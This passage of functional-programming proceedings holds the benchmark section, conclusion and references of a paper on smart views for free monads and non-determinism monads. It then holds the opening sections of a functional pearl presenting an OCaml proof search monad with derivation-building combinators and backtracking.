Van der Ploeg and Kiselyov [13] propose a data structure that solves exactly the problem that we address with smart views: optimising an operation such as bind in the free monad, or *mplus* for non-determinism monads, without losing the ability to pattern-match efficiently. The technique generalises an efficient data structure for lists to monads by keeping a type aligned sequence of monadic binds. Because of the type aligned sequences, the implementation is much more complex than the smart view implementation. Moreover, benchmarks show that smart views are noticeably faster.

### 5.6 Operational Monad

The smart view on the free monad shown in Section 3 is very similar to the implementation of the free monad in the *operational* package. Note that this is quite a different implementation from the one described by its author in a tutorial article [1]. The package

also provides an implementation of a non-determinism monad, but this implementation does not use smart views and suffers from quadratic time on left-nested applications of *mplus*.

## 6. Benchmarks

We provide some micro-benchmarks in order to give an idea of what performance can be expected from the use of smart views.

All benchmarks were done on an Intel Core i5-3330 CPU, with 16GB of RAM. All programs were compiled using GHC 7.8.2 with optimisation turned on. For obtaining the running times we used the `criterion` package, which executes each test several times in order to account for accidental differences in CPU load.

In each benchmark, we compare implementations with a linear asymptotic complexity, leaving out implementations which are quadratic for that test. We express the results as relative time with respect to the fastest implementation.

The source code for the benchmarks can be downloaded from <http://www.fceia.unr.edu.ar/~mauro/pubs/smартviews>.

### 6.1 Lists

We compare lists with a smart view (Section 2.2) against Okasaki’s catenable double-ended queues [9] and Finger Trees [3]. We benchmarked the running time of the function *reverse*  $\circ$  *reverse* which mixes pattern-matching and concatenation, for input of different lengths. The implementation using smart views is the fastest, with catenable double-ended queues being 4.6 times slower, and finger trees being 1.5 times slower.

Both catenable deques and finger trees implement efficiently the removal of the last element, an operation which is inefficient for lists with a smart view. However, if pattern-matching and concatenation is all that is needed, the smart-view implementation seems to be the fastest.

We also compare two implementations of *fold* for lists with a smart view. One is the *fold* with access to the internal representation, as presented by Uustalu [12] (see Section 5.4), and the other is *foldr* written using views.

The benchmark compares the performance of summing a list of integers by writing *sum* as a *fold*. Both implementations show very close running times (difference less than 2%), and therefore we conclude that we would not gain much by adding a *fold* with access to the internal representation.

### 6.2 Free Monads

We compare the following implementations of free monads:

- Free monad with a smart view (Section 3.2).
- **Codensity**: Codensity monad on a free monad [5, 15].
- **Ref**: Free monad using the “reflection without remorse” technique [13].
- **Oper**: Free monad from the `operational` package.

While all of these implementations deal efficiently with left-nested binds, the codensity monad is the only one that does not have an efficient reflection mechanism.

We measure the running time of the function *fullTree* [15]. This is a toy example which constructs a binary tree using left-nested binds, which then is consumed with a zig-zag traversal. This benchmark does not use reflection, so we expected the codensity transformation to be the fastest. However, even in this case, the smart-view implementation is the fastest, , with **Codensity** being 1.2 times slower, **Oper** being 1.5 times slower, and **Ref** being 2.9 times slower.

Next, we measure the running time of the function *interleave*, which interleaves two monadic computations making heavy use of

reflection (and therefore we left out the codensity transformation). Again, the free monad with a smart view is the fastest, with **Oper** being 1.2 time slower, and **Ref** being 2.2 times slower.

### 6.3 Non-determinism Monads

Last, we test implementations of non-determinism monads with three benchmarks. The implementations we compare are:

- List monad transformer with a smart view (Section 4.2).
- Free *MonadPlus* with a smart view (Section 4.4).
- **Ref**: List monad transformer using “reflection without remorse” [13].
- **LogicT**: Backtracking monad transformer based on continuations [7]. This implementation deals with left-nested *mplus* efficiently, but poorly with reflection.
- **ListT**: Basic list monad transformer.

In the first benchmark, we compare the running times of different implementations when observing all results in left-nested applications of *mplus*. The unoptimised list transformer is not included since it takes quadratic time. Surprisingly, the two implementations that use smart views even best the continuation-based implementation. More concretely, in this test the fastest implementation is the Free *MonadPlus* with a smart view, followed by the list monad transformer with a smart view (1.2 times slower), then **LogicT** (1.4 times slower), and finally **Ref** (4.8 times slower). Note that this is just a micro-benchmark. We still expect the continuation-based implementation to be faster in real applications where reflection is not needed.

In the second benchmark, we evaluate taking the first *n* results from a computation. This test does use reflection, and therefore **LogicT** takes quadratic time rather than linear, so it is not included in the comparison. We do include the original list transformer **ListT**, which, as expected, performs well in this test. The smart view free *monad plus* is the fastest, followed by the basic list transformer (1.5 times slower), then the smart view list transformer (2 times slower), and finally **Ref** (4.2 times slower).

In the third benchmark, we test the fair conjunction operation, which uses reflection. Again, smart views have the advantage. The smart view free *MonadPlus* is the fastest, with the smart view list transformer being 1.5 times slower, and **Ref** being 2.7 times slower. Compared with the “reflection without remorse” technique, smart views obtain similar asymptotic complexity but, perhaps due to their simplicity, much lower constants.

### 6.4 Smart Views in Strict Languages

The smart view technique also works in a strict setting. In order to validate this claim, we have implemented the smart view for lists in the strict functional language ML. As it was done in Section 6.1, we tested the implementation with the function *reverse*  $\circ$  *reverse*. As expected, the benchmarks show that the function runs in linear time. Moreover, when compared with an implementation of Okasaki’s catenable deques the constant speedups are similar (catenable deques are 4 times slower in this test). Also, we obtained results similar to the Haskell case when running the benchmark that compares two implementations of *fold*, with and without access to the internal representation. Benchmarks were compiled using Moscow ML compiler version 2.10.

## 7. Conclusion

We have shown a technique for optimising operations in a data structure, while keeping efficient pattern-matching. We have shown the technique by constructing efficient versions of catenable lists, reflective free monads, and two implementations of reflective non-

determinism monads. The extension of the technique to other data structures seems trivial.

In all of our examples we have optimised an operation by using its associativity. However, the technique can be readily applied to other algebraic properties. For example, in the free *MonadPlus* example, it is trivial to add an equation that distributes bind over *mplus*:

$$\text{view}_M ((x :+ y) :> f) = \text{view}_M ((x :> f) :+ (y :> f))$$

Smart views are an efficient solution with respect to single-future amortised time, whose simplicity cannot be understated. In order to optimise a datatype using its algebraic properties, it is a good idea to have a smart view on it.

### Acknowledgements

We would like to thank the anonymous referees for their helpful feedback. This work was partially funded by Agencia Nacional de Promoción Científica y Tecnológica (ANPCyT) PICT 2009-15.

### References

- [1] H. Apfelmus. The Operational Monad Tutorial. *The Monad.Reader*, Issue 15, January 2010.
- [2] R. Hinze. Deriving backtracking monad transformers. In *Proceedings of the Fifth ACM SIGPLAN International Conference on Functional Programming*, ICFP '00, pages 186–197, New York, NY, USA, 2000. ACM. ISBN 1-58113-202-6.
- [3] R. Hinze and R. Paterson. Finger trees: a simple general-purpose data structure. *J. Funct. Program.*, 16(2):197–217, 2006.
- [4] J. Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144, 1986.
- [5] G. Hutton, M. Jaskelioff, and A. Gill. Factorising folds for faster functions. *Journal of Functional Programming*, 20(Special Issue 3-4):353–373, 2010.
- [6] M. Jaskelioff and E. Moggi. Monad transformers as monoid transformers. *Theoretical Computer Science*, 411(51-52):4441 – 4466, 2010.
- [7] O. Kiselyov, C. Shan, D. P. Friedman, and A. Sabry. Backtracking, interleaving, and terminating monad transformers: (functional pearl). In O. Danvy and B. C. Pierce, editors, *Proceedings of the 10th ACM SIGPLAN International Conference on Functional Programming, ICFP 2005, Tallinn, Estonia, September 26-28, 2005*, pages 192–203. ACM, 2005. ISBN 1-59593-064-7.
- [8] C. Okasaki. Views for Standard ML. In *SIGPLAN Workshop on ML*, pages 14–23, 1998.
- [9] C. Okasaki. *Purely Functional Data Structures*. Cambridge University Press, New York, NY, USA, 1998. ISBN 0-521-63124-6.
- [10] E. Rivas and M. Jaskelioff. Notions of computation as monoids. *CoRR*, abs/1406.4823, 2014. URL <http://arxiv.org/abs/1406.4823>. Submitted to the Journal of Functional Programming.
- [11] M. R. Sleep and S. Holmström. A short note concerning lazy reduction rules for append. *Software: Practice and Experience*, 12(11):1082–1084, 1982. ISSN 1097-024X.
- [12] T. Uustalu. Explicit binds: Effortless efficiency with and without trees. In T. Schrijvers and P. Thiemann, editors, *Functional and Logic Programming - 11th International Symposium, FLOPS 2012, Kobe, Japan, May 23-25*, volume 7294 of *Lecture Notes in Computer Science*, pages 317–331. Springer, 2012. ISBN 978-3-642-29821-9.
- [13] A. van der Ploeg and O. Kiselyov. Reflection without remorse: revealing a hidden sequence to speed up monadic reflection. In W. Swierstra, editor, *Proceedings of the 2014 ACM SIGPLAN symposium on Haskell, Gothenburg, Sweden, September 4-5, 2014*, pages 133–144. ACM, 2014. ISBN 978-1-4503-3041-1.
- [14] J. Voigtländer. Concatenate, reverse and map vanish for free. *SIGPLAN Not.*, 37(9):14–25, Sept. 2002. ISSN 0362-1340.
- [15] J. Voigtländer. Asymptotic improvement of computations over free monads. In *Proceedings of the 9th International Conference on Mathematics of Program Construction*, MPC '08, pages 388–403, Berlin, Heidelberg, 2008. Springer-Verlag. ISBN 978-3-540-70593-2.
- [16] P. Wadler. The concatenate vanishes. Technical report, Department of Computer Science, Glasgow University, December 1987.

# Functional Pearl: the Proof Search Monad

Jonathan Protzenko

Microsoft Research  
protz@microsoft.com

## Abstract

We present the proof search monad, a set of combinators that allows one to write a proof search engine in a style that resembles the formal rules closely. The user calls functions such as `premise`, `prove` or `choice`; the library then takes care of generating a derivation tree. Proof search engines written in this style enjoy: first, a one-to-one correspondence between the implementation and the derivation rules, which makes manual inspection easier; second, proof witnesses “for free”, which makes a verified, independent validation approach easier too.

## 1 Theory and practice

### 1.1 A minimal theory

We are concerned with proving the validity of logical formulas; that is, with writing a search procedure that determines whether a given goal is satisfiable. To get started, we consider a system made up of conjunctions of equalities, along with existential quantifiers. Any free variables are assumed to be universally quantified. For instance, one may want to prove the following formula:

$$\exists y. x = y \tag{1}$$

In order to show the validity of this judgement, one usually builds a proof derivation using rules from the logic. In our case, the rules are given in Figure 1, where  $[x/y]P$  means “substitute  $x$  with  $y$  in  $P$ ”. For instance, proving Equation 1 requires applying EXISTSE, then REFL.

These rules embody the Truth of our logic, i.e. an omniscient reader may use them to show with absolute certainty that a given formula is true. However, if one wants to algorithmically determine whether a given formula is true, EXISTSE is useless. Indeed, unless the algorithm (solver) is equipped with superpowers, it cannot magically guess, out of the blue, a suitable  $x$  in EXISTSE that will ensure the remainder of the derivation succeeds. To put it another way,  $x$  is a free variable (a parameter) of EXISTSE; the whole point of writing a proof search algorithm is to 1) find that EXISTSE is the right rule to apply, and 2) find that  $x$  is a suitable value for instantiating  $y$ , because it will make  $y = x$  succeed.

Hence, in order to build a *search procedure* for that logic, one will use another set of *algorithmic* rules, which hopefully enjoy:

$$\begin{array}{c} \text{REFL} \\ \hline x = x \end{array} \qquad \begin{array}{c} \text{AND} \\ \dfrac{P \quad Q}{P \wedge Q} \end{array} \qquad \begin{array}{c} \text{EXISTSE} \\ \dfrac{[x/y]P}{\exists y. P} \end{array}$$

Figure 1: A simple logic

$$\begin{array}{c}
\text{REFL} \quad \frac{}{V, \sigma \vdash x = x \dashv \sigma} \\
\text{SUBST} \quad \frac{V, \sigma \vdash \sigma P \dashv \sigma'}{V, \sigma \vdash P \dashv \sigma'} \\
\text{INST} \quad \frac{\begin{array}{c} x \in V \quad y^? \in V \quad y^? \notin \sigma \\ V, \{y^? \mapsto x\} \circ \sigma \vdash P \dashv \sigma' \end{array}}{V \vdash P \dashv \sigma'} \\
\text{AND} \quad \frac{\begin{array}{c} V, \sigma \vdash P \dashv \sigma' \\ V, \sigma' \vdash Q \dashv \sigma'' \end{array}}{V \vdash P \wedge Q \dashv \sigma''} \\
\text{EXISTSE} \quad \frac{V \uplus y^?, \sigma \vdash P \dashv \sigma'}{V, \sigma \vdash \exists y. P \dashv \sigma'|_V}
\end{array}$$

Figure 2: Algorithmic proof rules

**soundness** : if the algorithmic rules succeed, then there exists a derivation in the logic that proves the validity of the original formula, and

**completeness** : if the algorithmic rules fail, then there exists no derivation in the logic that would prove the validity of the original formula.

For instance, in our logic of existentially-quantified conjunctions of equalities, one may want to use the rules from Figure 2. These rules differ from Figure 1 in that they are algorithmic; they take an input and return an output.

In particular, in order to determine suitable values for the  $x$  parameter in EXISTSE, the implementation reasons in terms of substitutions.  $V$  is a set of variables which may be substituted (recall that free variables are considered universally quantified, hence not eligible for substitution); variables that may be substituted are typeset as  $y^?$ . The algorithm has internal state, that is, it carries a substitution  $\sigma$ . Upon hitting an existential quantifier  $y^?$ , the algorithmic rules *open*  $y^?$  and mark it as eligible for substitution (EXISTSE). Later on (for instance, upon hitting  $y^? = x$ ), the algorithm may pick a substitution for  $y^?$  using INST. A substitution may be applied at any time (SUBST). The preconditions of INST guarantee that the algorithm makes at most one choice for instantiating  $y^?$ .

In other words, the algorithmic rules *defer* the *instantiation* of the existential quantifier until some sub-goal, later on, gives us a *hint* as to what exactly this instantiation should be. This *implementation technique* is known as *flexible variables*.

The new algorithmic rules differ from the original logical rules significantly; first, there are five rules for the algorithmic system, compared to just three for the logical system. Second, these five rules do not map trivially to their counterparts in the logical system. Third, these rules are still very much abstract; the implementation that we are about to roll out uses an optimized representation for substitutions (union-find) that is not formalized in Figure 2. Phrased differently, one not only needs to check that the algorithmic rules are faithful to the proof rules, but also that the implementation itself is faithful to the algorithmic rules.

This paper presents a library that allows one to write an implementation of the algorithmic rules while automatically generating a derivation. The library forces the client code to lay out premises, rule applications and instantiations. The level of detail of the resulting derivation is left up to the client code; the user may wish to record a proof derivation using the proof rules, or record a trace of the algorithm using the algorithmic rules. In any case, the derivation serves as a witness; in the case of a proof derivation, a validator may certify that the proof is valid, while in the case of an algorithmic trace, the user may verify the algorithm, or inspect the trace for debugging or feedback purposes.

```

type formula =           and descr =
| Equals of var * var      | Flexible
| And of formula * formula | Rigid

and var = P.point         and state = descr P.state

```

Figure 3: Formulas and state

The library has been used, in a preliminary form, to implement the core of the Mezzo type-checker [11]. This paper presents a cleaned-up, isolated version of this library that exposes a proper interface using monads and domain-specific combinators.

## 1.2 An implementation with flexible variables and union-find

The logic we present is a much simplified version of the logic (type system) of Mezzo [9]. In the present document, we only mention the right-exists quantifier. General systems such as Mezzo have all four possible combinations of left/right exists/forall. The right-elimination of existential quantifiers, or the left-elimination of universal quantifiers gives *flexible variables*, while the right-elimination of universal quantifiers, or the left-elimination of existential quantifiers gives universally-quantified variables, also called *rigid variables*.

In order to simplify the problem, we assume that all existential variables have been introduced as flexible variables already. That way, we won't be sidetracked, talking about binders and the respective merits of De Bruijn *vs.* locally nameless. Furthermore, we assume that all instantiations of flexible variables are legal. This is not true in general: for instance, if the goal is  $\forall x, \exists y^?, \forall z. P$ , picking  $y^? = z$  makes no sense. Mezzo forbids this choice using *levels* [10]; in the present document, we skip this discussion altogether and assume that "all is well". Finally, although in a general setting, several rules may trigger for a given goal (this is the case in Mezzo), the algorithmic set of rules we use is syntax-driven: the syntactic shape of the goal determines which rule should be applied.

We thus restrict our formulas to conjunctions of equalities between variables. The plan is to write a solver that takes, as an input, a formula, and outputs a valid substitution, if any. That is, write an algorithm that abides by the rules from Figure 2. For instance, one may want to solve:  $x = y^? \wedge z = z$ . A solution exists: the solver outputs  $\sigma = \{y^? \mapsto x\}$  as a valid substitution that solves the input problem. However, if one attempts to solve:  $x = y^? \wedge y^? = z$ , the solver fails to find a proper substitution, and returns nothing. Indeed, the first clause demands that  $y^?$  substitutes to  $x$ , meaning that the second clause becomes  $x = z$ , which always evaluates to false ( $x$  and  $z$  are two distinct rigid variables).

Once the algorithm has run, we obtain an output substitution  $\sigma$ . One can, if they wish to do so, take the reflexive-transitive closure  $\sigma^*$ , and apply it to a flexible variable (say,  $y^?$ ) to recover the parameter of EXISTSE that should be used in the logical rules (here,  $x$ ). This way of checking correctness is not satisfactory and does not scale if nested quantifiers appear in the goal; the point of the subsequent sections is to make sure the search algorithm produces a proper proof witness (derivation) that has a tree-like structure and does not leak implementation details (such as substitutions).

We implement proof search in OCaml [7] (Figure 3); we implement substitutions using a union-find data structure [1, 12]. The data type of formulas is self-explanatory. Variables are implemented as equivalence classes in the *persistent* union-find data structure, which the module `P` implements. The  $V, \sigma$  parameters in our rules are embodied by the `state` type; just

```

module MOption = struct
  (* ... defines [return], [nothing] and [>>=] *)
end

let unify state v1 v2: state =
  match P.find v1 state, P.find v2 state with
  | Flexible, Flexible
  | Flexible, Rigid ->
    return (P.union v1 v2 state)
  | Rigid, Flexible ->
    return (P.union v2 v1 state)
  | Rigid, Rigid ->
    if P.same v1 v2 state then
      return state
    else
      nothing

let rec solve state formula: state =
  match formula with
  | Equals (v1, v2) ->
    unify state v1 v2
  | And (f1, f2) ->
    solve state f1 >>= fun state ->
    solve state f2

```

Figure 4: Solver for the simplified problem

like the  $\sigma$  parameter is chained from one premise to another (AND), `state` is an input and an output to the solver. Just like the  $\sigma$  parameter in the rules, a `state` of the persistent union-find represents a set of equations between variables. The algorithmic rules mentioned a theoretical  $\sigma$  parameter; the `state` is our specific implementation choice.

The choice of a union-find (as opposed to explicit substitutions) is irrelevant. All that matters is that we pick a data structure that models substitutions, and that the structure be *persistent*.

Figure 4 implements a solver for our minimal problem; since we perform computations that either return a result of a failure, the code leads itself well to an implementation using monads [13, 14], in our case, the `MOption` monad. The `Some state` is for success, meaning a substitution has been found, while the `None` case means no solution exists. The solver is complete.

The solver uses `MOption.>>=` to sequence premises in the `And` case. It doesn't keep track of premises; it just ensures (thanks to `>>=`) that if the first premise evaluates to `nothing`, the second premise is not evaluated, since it is suspended behind a `fun` expression (OCaml is a strict language).

## 2 Building derivations

There are two shortcomings with this solver. First, the `unify` sub-routine conflates several rules together. Indeed, the `return (P.union ...)` expression hides a combination of INST and REFL. Second, we have no way to replay the proof to verify it independently. One may argue that in this simplified example, the outputs substitution *is* the proof witness: one can just apply the substitution to the original formula and verify that all the clauses are of the form  $x = x$ , without the need for a proof tree. In the general case, however, the proof tree contains the EXISTSE rule, and proof witnesses are attached to arbitrary nodes of the tree. We thus need to build a properly annotated proof tree in the general case.

```

(* These two modules belong to the library. *)
module type LOGIC = sig      module Derivations.Make (L: LOGIC) = struct
  type formula
  type rule_name
end
  type derivation = L.formula * rule
  and rule = L.rule_name * premises
  and premises = Premises of derivation list
end

(* This is the client code using modules from the library. *)
module MyLogic = struct
  type formula = ... (* as before *)
  type rule_name = R_And | R_Ref1 | R_Inst
end
module MyDerivations = Derivations.Make(MyLogic)

```

Figure 5: The functor of proof trees (library and client code)

## 2.1 Defining proof trees

One way to make the solver better is to make sure each step it performs corresponds in an obvious manner to the application of an admissible rule. To that effect, we define the data type of all three rules in our system, which we apply to the functor of *proof trees* (Figure 5).

We record applications of INST, REFL and AND. This produces a derivation tree (algorithm trace) that makes sure that the algorithm follows the algorithmic rules from Figure 2. Section 4 shows how to generate a different, more compact tree that matches the rules from Figure 1.

A **derivation tree** is a pair of a **formula** (the goal we wish to prove) and a **rule** (that we apply in order to prove the goal). A **rule** has a name and **premises**; the **premises** type is simply a **derivation list** (the **Premises** constructor is here to prevent a non-constructive type abbreviation). When using the library, the client is expected to make sure that each **rule\_name** is paired with the proper number of premises (0 for REFL, 1 for INST and 2 for AND); this is not enforced by the type system.

In the (simplified) sketch from Figure 5, rule names are just constant constructors, since the rule parameters (such as  $x$  and  $y$ ? in INST) can be recovered from the **formula**. In the general case (Section 4), the various constructors of **rule\_name** do have parameters that record how one specific rule was instantiated.

## 2.2 Proof tree combinators

We previously used the `>=>` operator from the **MOption** monad in order to chain premises (Figure 4). We now need a new operator, that not only *binds* the result (i.e. stops evaluating premises after a failure, as before), but also *records* the premises in sequence, in order to build a proper derivation. The former is still faithfully implemented by the option monad; the latter is implemented by the writer monad [5].

Computations in the writer monad return a result (of type `'a`) along with a log of elements (of type `L.a`). The (usual) `>=>` and `return` combinators operate on the result part of the computation, while the (new) `tell` combinator operates on the logging part of the computation. The `tell` combinator appends a new element to the log; this is done by way of the **MONOID** module type, which essentially demands a value for the `empty` log, and a function to `append` new entries into the log.

In order to get a new `>=>` operator that combines the features of the option and writer

```

module WriterT (M: MONAD) (L: MONOID): sig
  type 'a m = (L.a * 'a) M.m
  val return: 'a -> 'a m
  val ( >>= ): 'a m -> ('a -> 'b m) -> 'b m
  val tell: L.a -> unit m
end = ...

module M = MOption
module MWriter = WriterT(M)(L)

```

Figure 6: The writer monad transformer (library code)

monads, we apply the `WriterT` monad transformer to the `MOption` monad (Figure 6) and obtain `MWriter`.

The type of computations `'a MWriter.t` boils down (after functor application) to `(derivation list * state)` op. A computation in the monad represents a given point in the proof; the solver is focused on a rule; has proved a number of premises so far (the `derivation list`); has reached a certain `state` (threaded through the premises). The `option` type accounts for failure; in case a premise cannot be proved, the computation aborts and becomes `None`.

Once all the premises have been proven, one needs to draw a horizontal line and reach the conclusion of the proof. That is, take the final state and the list of premises, and generate a `derivation` that stands for the application of the entire rule.

Contrary to the first implementation (Figure 4), where the working state and the return value of `solve` both had type `state option`, we now distinguish between an `outcome` (the result of a call to `solve`) and a working state (a computation in the `MWriter` monad).

An `outcome` is the pair of a final `state` along with a `derivation` that justifies that we reached this state. The pair is wrapped in `M.t` (here, `option`): if the computation of premises is a failure, then the proof of the desired goal is a failure too.

The type `outcome` (Figure 7) is parametric: it works for any state that the client code uses. In other words, our library is generic with regards to the particular `state` type the client uses.

We now have a duality between the `outcome` type (the result of solving a goal) and the `m` type (a computation within the monad, i.e. a working state between two premises). Therefore, we introduce two high-level combinators: `premise` and `prove`. The former goes from `outcome` to `m`: it injects a new sub-goal as a premise of the rule we are currently trying to prove. The latter goes from `m` to `outcome`: if all the premises have been satisfied, it draws the horizontal line that builds a new node in the derivation tree.

- `premise` is the composition of `tell`, which records the derivation for this sub-goal, and `return`, which passes the state on to the next sub-goal.
- `prove` is a computation in the `M` monad (here, `MOption`). If all the premises have been satisfied, it bundles them as a new node of the derivation tree. If a premise failed, then `x` is `M.nothing`, and `prove` also returns a failed outcome.
- `axiom` is short-hand for a rule that requires no premises.
- `fail` is for situations where no rule applies: this is a failed outcome.
- `qed` is a convenience combinator that pairs the state with the name of the rule we want to conclude with; it makes the implementation of `solve` (Figure 8) more elegant.

```
(* This snippet is in the [MWriter(M)(L)] monad. Upon a first reading, think
 [module M = MOption]. *)
type 'a outcome = ('a * derivation) M.m

let premise (outcome: 'a outcome): 'a m =
  M.bind outcome (fun (state, derivation) ->
    tell [ derivation ] >>= fun () ->
    return state
  )

let prove (goal: goal) (x: ('a * rule_name) m): 'a outcome =
  M.(x >>= fun (premises, (state, rule)) ->
    return (state, (goal, rule, Premises premises)))

let axiom (state: 'a) (goal: goal) (axiom: rule_name): 'a outcome =
  prove goal (return (state, axiom))

let qed r e =
  return (e, r)

let fail: 'a outcome =
  M.nothing
```

Figure 7: The high-level combinators for building proof derivations (library code)

### 2.3 A solver in the new style

Figure 8 demonstrates an implementation of `solve` in the new style. Compared to the previous implementation (Figure 4):

- `prove_equality` makes it explicit which rules are applied, and singles out two distinct rule applications in the flexible-rigid case;
- the premises of each rule are clearly identified;
- axioms and failure conditions are explicit,
- the `And` case is easy to review manually, to make sure that no premise was forgotten.

This is, as mentioned previously, a minimal example that showcases the usage of the library. In the implementation of Mezzo, switching the core of the type-checker to this style revealed several bugs where premises were not properly chained or simply forgotten.

## 3 Backtracking

### 3.1 Limitations of the option monad

We now extend our formulas with disjunctions (Figure 10). A consequence is that we now need our base monad `M` to offer a new operation; namely, one that, among several possible choices, picks the first one that is not a failure. We thus augment `MOption` with a search combinator (Figure 10), which in turn allows us to implement a high-level `choice` combinator for our library. The `choice` combinator attempts to prove a `goal` by trying a function `f` on several arguments of type `a`, each of which has a given `outcome`. We extend `solve` with an extra case,

```

let rec prove_equality (state: state) (goal: formula) (v1: var) (v2: var) =
  let open MOption in
  match P.find v1 state, P.find v2 state with
  | Flexible, Flexible
  | Flexible, Rigid ->
    let state = P.union v1 v2 state in
    prove goal begin
      premise (prove_equality state goal v1 v2) >>=
      qed R_Instantiate
    end
  (* ... *)
  | Rigid, Rigid ->
    if P.same v1 v2 state then
      axiom state goal R_Refl
    else
      fail

let rec solve (state: state) (goal: formula): state outcome =
  match goal with
  | Equals (v1, v2) ->
    prove_equality state goal v1 v2
  | And (g1, g2) ->
    prove goal begin
      premise (solve state g1) >>= fun state ->
      premise (solve state g2) >>=
      qed R_And
    end

```

Figure 8: A solver written using the high-level combinators (client code)

$$\begin{array}{c}
 \text{OR-L} \\
 \frac{V \vdash P \dashv V'}{V \vdash P \vee Q \dashv V'}
 \end{array}
 \quad
 \begin{array}{c}
 \text{OR-R} \\
 \frac{V \vdash Q \dashv V'}{V \vdash P \vee Q \dashv V'}
 \end{array}$$

Figure 9: New proof rules for disjunction

which attempts to prove a disjunction by first trying a left-elimination (OR-L, Figure 9), then a right-elimination (OR-R).

The solver can now solve problems of the form  $x = z \vee y^? = z$ . It fails, however, to solve problems of the form  $(y^? = x \vee y^? = z) \wedge y^? = z$ . The reason is, the option monad is not powerful enough: upon finding a suitable choice in the disjunction case, it commits to it and drops the other one. In other words, when hitting the disjunction, `MOption` commits to  $\sigma = \{y^? \mapsto x\}$ , instead of keeping  $\sigma = \{y^? \mapsto z\}$  as a backup solution. Phrased yet again differently, we need to replace `MOption` with the non-determinism monad that will implement *backtracking*.

```

(* We extend formulas with disjunctions. *)
type formula =
  (* ... *)
  | Or of formula * formula

(* The logic is also extended with two rules. *)
type rule_name =
  (* ... *)
  | R_OrL
  | R_OrR

module MOption = struct
  (* ... *)
  let rec search f = function
    | [] -> None
    | x :: xs ->
      match f x with
      | Some x -> Some x
      | None -> search f xs
end

(* Equipped with [search], we define the [choice] library combinator... *)
let choice (goal: goal) (args: 'a list) (f: 'a -> ('b * rule_name) m): 'b outcome =
  M.search (fun x -> prove goal (f x)) args

(* ...which one uses as follows: *)
let rec solve (state: state) (goal: formula): state outcome =
  match goal with
  (* ... *)
  | Or (g1, g2) ->
    choice goal [ R_OrL, g1; R_OrR, g2 ] (fun (r, g) ->
      premise (solve state g) >>=
      qed r
    )

```

Figure 10: The choice combinator (library and client code)

### 3.2 The exploration monad

Conceptually, we want to change our way of thinking; instead of thinking of `solve` as a function that returns a *solution*, we now think of it as a function that returns *several possible solutions*. The state is now a set of states, each of which represent a path in the search tree of derivation trees.

The monad of non-determinism is implemented using lists; OCaml is a strict language, so we write the non-determinism monad (also known as the exploration or backtracking monad) using lazy lists (Figure 11).

The reader can now go back and replace `module M = MOption` with `module M = MExplore` in Figure 6. The rest of the library remains unchanged; the `solve` function (the client code) is also unchanged; and the combinators of the library now implement backtracking.

In particular, the earlier example of  $(y? = x \vee y? = z) \wedge y? = z$  is now successfully solved by the library. Thanks to laziness, no extra computations occur; further solutions down the lazy

```

module LL = LazyList
module MExplore
  type 'a m = 'a LL.t
  let return = LL.one
  let ( >= ) = LL.flattenl (LL.map f x)
  let nothing = LL.nil
  let search f l = LL.bind (LL.of_list l) f
end

```

Figure 11: The exploration monad

$$\begin{array}{c} \text{FORALLE} \\ P \\ \hline \forall y. P \end{array}$$

Figure 12: Extra rule for the universal quantifier

list are only evaluated if the first ones failed.

## 4 Extension: quantifiers and proof trees

We mentioned earlier that the derivation we were building tracked the application of algorithmic rules; that is, we were building a *trace* of the algorithm. While the trace is useful to extract information for the user, one may also want to build a proper proof witness in order to certify the validity of the formula.

In order to make a proof tree relevant and not just provide the substitution as the proof witness, we introduce quantifiers to the language, and construct proof trees that apply the proof rules from Figure 1, Figure 9, Figure 12. The nodes of the proof tree are rules; each node is annotated, if applicable, by its implicit parameters. That is, REFL and EXISTSE are annotated with their implicit  $x$  parameter.

The updates to the library required to implement quantifiers are minimal; the bulk of the work is essentially writing substitution and a proper treatment of binders on the client-side.

Figure 13 presents in an informal style the series of updates required.

- i) We augment the data type of formulas with quantifiers; we replace the type of rules with the rules from the logic. Furthermore, we demand that the REFL and EXISTSE rules be annotated with their argument.
- Bound variables are globally-unique atoms (strings); open variables are equivalence classes of the union-find, as before (not shown here).
- ii) We previously did not distinguish between a **goal** and a **formula**; this was only possible because we assumed all variables were initially open, meaning that we could deference an open variable in any **state**. Now, we open binders and substitute variables, through the allocation of new points in the union-find (the **state**). Therefore, a given **formula** only makes sense when paired with a specific **state**.
- iii) We update the **prove** combinator to record the **state** upon creating a new node in the derivation tree. More precisely, the **prove** combinator records the **state** after the premises

```

(* i) Update of the [MyLogic] module. *)
type formula =
  (* ... *)
  | Exists of string * formula
  | Forall of string * formula

type rule_name =
  | R_And
  | R_RefL of atom
  | R_OrL
  | R_OrR
  | R_ExistsE of atom
  | R_ForallE

(* ii) Update of the [Derivations] module. *)
type derivation =
  goal * rule

and goal =
  L.state * L.formula

and (* ... *)

(* iii) Update of the [Combinators] module. *)
let prove (goal: Logic.formula) (x: ('a * rule_name) m): 'a outcome =
  M.(x >>= fun (premises, (env, rule)) ->
    return (env, ((env, goal), (rule, Premises premises)))))

(* iv) Update of the client. *)
let rec solve (state: state) (goal: formula): state outcome =
  (* ... *)
  | Exists (atom, g) ->
    let var, g, state = open_flexible state atom g in
    let var = assert_open var in
    prove goal begin
      premise (solve state g) >>= fun state ->
      qed (R_ExistsE (name var state)) state
    end

```

Figure 13: Dealing with quantifiers

have been satisfied.

- iv) Only a slight is needed on the client side to record a proper proof witness: in the `Exists` case, the solver prods the union-find state to discover the instantiation choice that *has been made* for the existentially-quantified variable, and records it in the proof tree.

The sample code in the library comes with a pretty-printer. Here is the output for a simple formula that combines all features from our formula language.

```

prove ∀x. ∀z. ∃y. (y = x ∨ y = z) ∧ y = z using [forall]
| prove ∀z. ∃y. (y = x ∨ y = z) ∧ y = z using [forall]
| | prove ∃y. (y = x ∨ y = z) ∧ y = z using [exists[z]]

```

```

| | | prove (z = x ∨ z = z) ∧ z = z using [/]
| | | | prove z = x ∨ z = z using [/_r]
| | | | | prove z = z using axiom [refl[z]]
| | | | | prove z = z using axiom [refl[z]]

```

## 5 Source code

The library is available online at <https://github.com/msprotz/proof-search-monad>. The file `example01.ml` contains the full implementation of the primitive solver described in Section 1. The file `example02.ml` contains the backtracking solver written within the proof search monad, as described in Section 3. One can get the non-backtracking version, described in Section 2, by replacing `MExplore` with `MOption`. Finally, the file `example03.ml` contains the final algorithm described in Section 4. The representation of binders adopted in the last example is suboptimal; bound variables are represented using globally-unique atoms. One may want to use locally nameless, with De Bruijn indices for bound variables (as used in Mezzo). It allows keeps the boilerplate to a minimum, though.

## 6 Related work

